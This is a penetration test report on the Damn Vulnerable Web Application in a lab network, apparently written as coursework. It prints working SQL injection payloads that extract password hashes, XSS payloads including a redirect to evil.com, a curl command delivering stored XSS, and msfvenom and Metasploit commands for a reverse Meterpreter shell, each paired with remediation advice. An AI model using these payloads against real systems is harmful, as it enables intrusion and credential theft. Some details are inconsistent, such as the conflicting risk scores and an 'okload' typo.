Final VAPT Report

PREPARED BY: Esperanza Buitrago Díaz

Submitted To: Neuefische

Submission Date: February 2026

Sensitive*: The information in this document is strictly confidential and is intended for <COMPANY NAME>*

TABLE OF CONTENTS

EXECUTIVE SUMMARY..2

HIGH LEVEL ASSESSMENT OVERVIEW...3

Observed Security Strengths..4

Areas for Improvement..4

Short Term Recommendations...4

Long Term Recommendations..4

SCOPE...4

Project Scope...5

Network Information..5

TESTING METHODOLOGY...5

CLASSIFICATION DEFINITIONS...6

Risk Classifications..7

Exploitation Likelihood Classifications..7

Business Impact Classifications..7

Remediation Difficulty Classifications...8

ASSESSMENT FINDINGS..8

FORENSIC EVIDENCE COLLECTION AND ANALYSIS...10

APPENDIX A - TOOLS USED..11

APPENDIX B - ENGAGEMENT INFORMATION..12

Client Information..12

Version Information..12

Contact Information..13

EXECUTIVE SUMMARY

A comprehensive security assessment of the **Damn Vulnerable Web Application (DVWA)** was conducted on January 29th, 2026. This penetration test simulated an attack from an authenticated user with the intent of identifying and exploiting common web application vulnerabilities.

The purpose of this assessment was to identify security weaknesses in the web application, demonstrate exploitability, and provide actionable remediation recommendations to mitigate identified risks.

The assessment identified a total of 4 high-risk vulnerabilities, successfully exploited multiple attack vectors, and demonstrated the potential impact on confidentiality, integrity, and availability.

2. ASSESSMENT SCOPE AND OBJECTIVES

2.1 Scope

- **Target Application:** DVWA
- **IP Address:** 192.168.57.30
- **Assessment Type:** Authenticated Gray-box testing
- **Included:**
    - SQL injection
    - Cross-Site scripting (XSS)
    - File Upload Vulnerabilities
    - Webshell execution

2.2 Objectives

1. Identify and exploit SQL injection vulnerabilities.
2. Demonstrate Stored XSS attacks.
3. Upload and execute malicious Webshells.
4. Establish a reverse Meterpreter session via a generated payload.
5. Provide prioritized remediation guidance.

3. METHODOLOGY

3.1 Reconnaissance Phase

- Application enumeration
- Manual exploration
- Identification of input vectors and vulnerable functionalities

3.2 Vulnerability Assessment

- SQL Injection: Manual payloads crafting and database enumeration
- XSS: Stored XSS attacks via guestbook functionality
- File Upload: Malicious PHP file upload and execution
- Meterpreter Session: Establishment of a reverse shell using msfvenom.

3.3 Post-Exploitation Phase

- System reconnaissance and privilege verification.
- Evidence collection and attack documentation.

3.4 Tools Used

- Browser and Manual testing
- Metasploit Framework
- CURL for automated payload delivery
- DVWA (Damn Vulnerable Web Application)

4. SUMMARY OF FINDINGS

4.1 Risk Distribution

- Critical: 2
- High: 2
- Medium: 0
- Low: 0

4.2 Key Statistics

- **Vulnerabilities Found:** 4 (2 Critical, 2 High)
- **Successful Exploitations:** 4
- **Sessions Established:** 1 (Meterpreter reverse shell)
- **Credentials Compromised:** Database user credentials and hashed passwords.

4.3 Overall Risk Rating: CRITICAL

Network Information

Network	Note
192.168.57.30/DVWA	TechShield Internal Lab Network

Target Systems	IP Address	Purpose
Primary assessment target	192.168.57.30	DVWA
Attacker system	192.168.57.10	Kali Linux penetration testing platform

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.

Medium	**4-6**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	**0**	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

🟩	

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

#	Finding	Risk Score	Risk	Exploitation Likelihood	Detection source
1	SQL Injection	**10**	**Critical**	**Likely**	**DVWA**
2	Store Cross-Site Scripting	**9**	**High**	**Likely**	**DVWA - guestbook**
3	Unrestricted File Upload	**8**	**High**	**Likely**	**DVWA - upload**
4	Remote Code Execution via Meterpreter	**7**	**High**	**Possible**	**DVWA, Meterpreter**

5. DETAILED VULNERABILITY FINDINGS


Finding 1: SQL Injection

- **Risk Score:** 10/10 (Critical)

- **Affected System:** User ID input field
- **Evidence:** Successful extraction of database names, table structures, and user credentials.
- **Impact:** Full database compromise, credential theft, potential data exfiltration.
- **Recommendation:** Implement prepared statements, input validation, and least privilege database accounts.


Evidence:

- Successful extraction of database name (dvwa):




```
1 UNION SELECT database(),user() --
```

- Enumeration of columns and tables via:



```
UNION SELECT null,column_name FROM information_schema.columns WHERE table_schema=database() AND table_name='users'
```

- Extraction of sensitive user data including usernames and password hashes:



```
UNION SELECT null, CONCAT(user, ':', password) FROM users --
```


- **Recommendation:** Implement prepared statements, input validation, and least privilege database accounts.
- **Impact:** Full database compromise, credential theft, potential data exfiltration

Finding 2: Stored Cross-Site Scripting (XSS) (Critical)

- **Risk Score:** 9/10 (High)
- **Affected System:** Guestbook


Evidence:

- Injected JavaScript payloads executed successfully:
  - <svg okload=alert(‘XSS’)>
  - <img src=x onerror=alert(‘xss’)>
- Attempted redirection:




```
<script>window.location.href="http://evil.com/malware.exe"</script>
```

- Cookie theft via:



```
<img src=x onerror=alert(document.cookie)>
```

- Automated payload delivery via CURL demonstrated stored XSS persistence.



```
curl -v -X POST -b "security=low; PHPSESSID=..." -d "txtName=steal-cookies&mtxtMessage=<i
mg src=x onerror=alert(document.cookie)>" ...
```

Impact: Session hijacking, credential theft, malware distribution

Recommendation: Implement output encoding, content security policy (CSP), and input sanitization.

Finding 3: Unrestricted File Upload (High)

- **Risk Score:** 8/10 (High)
- **Affected Module:** File Upload functionality

Evidence:

- Successful upload of a PHP webshell (file.php) via DVWA’s upload vulnerability.
- Execution of OS commands via the webshell:
  - ls - directory listing
  - whoami - user context verification
  - pwd - current working directory confirmation
- Screenshots confirm file upload and command execution

Impact: Remote code execution, system compromise, lateral movement

Recommendation: Restrict file types, implement server-side validation, store files outside webroot.

Finding 4: Remote Code Execution via Meterpreter (High)

- **Risk Score:** 8/10 (High)
- **Affected Module:** File Upload and Metasploit integration.

Evidence:

- Generation of a PHP Meterpreter payload

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.57.10 LPORT=4444 -f raw > msfvenom-shell.php
```

- Handler configuration

```
use exploit/multi/handler
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.57.10
set LPORT 4444
```

- Successful upload and execution leading to a reverse Meterpreter session.
- Post-explotation commands executed
  - sysinfo
  - getuid
  - shell followed by whoami and pwd
- Session maintained with SYSTEM-level access demonstrated.

Impact: Full system control, persistence, data exfiltration.

Recommendation: Disable dangerous functions in PHP, deploy WAF, restrict outbound connections.

6. RECOMMENDATIONS

6.1 Immediate Actions (0-7 days)

1. Patch Web application: Update DVWA or replace with a secure alternative.
2. Disable dangerous features: Remove file upload and guestbook modules if not required.
3. Implement WAF: Deploy a web application firewall to filter malicious payloads.

6.2. Short term (7-30 days)

1. Input validation and Sanitization: Apply across all user inputs.
2. Regular penetration testing: Quarterly security assessments.
3. Incident response plan: Develop and test a web-focused IR playbook.

6.3 Long term (1-6 months)

Conclusion

The DVWA environment exhibited multiple critical vulnerabilities that could lead to complete system compromise. Immediate remediation is required, focusing on input validation, output encoding, and secure handling. Regular security assessments and developer training are recommended to maintain a strong security posture.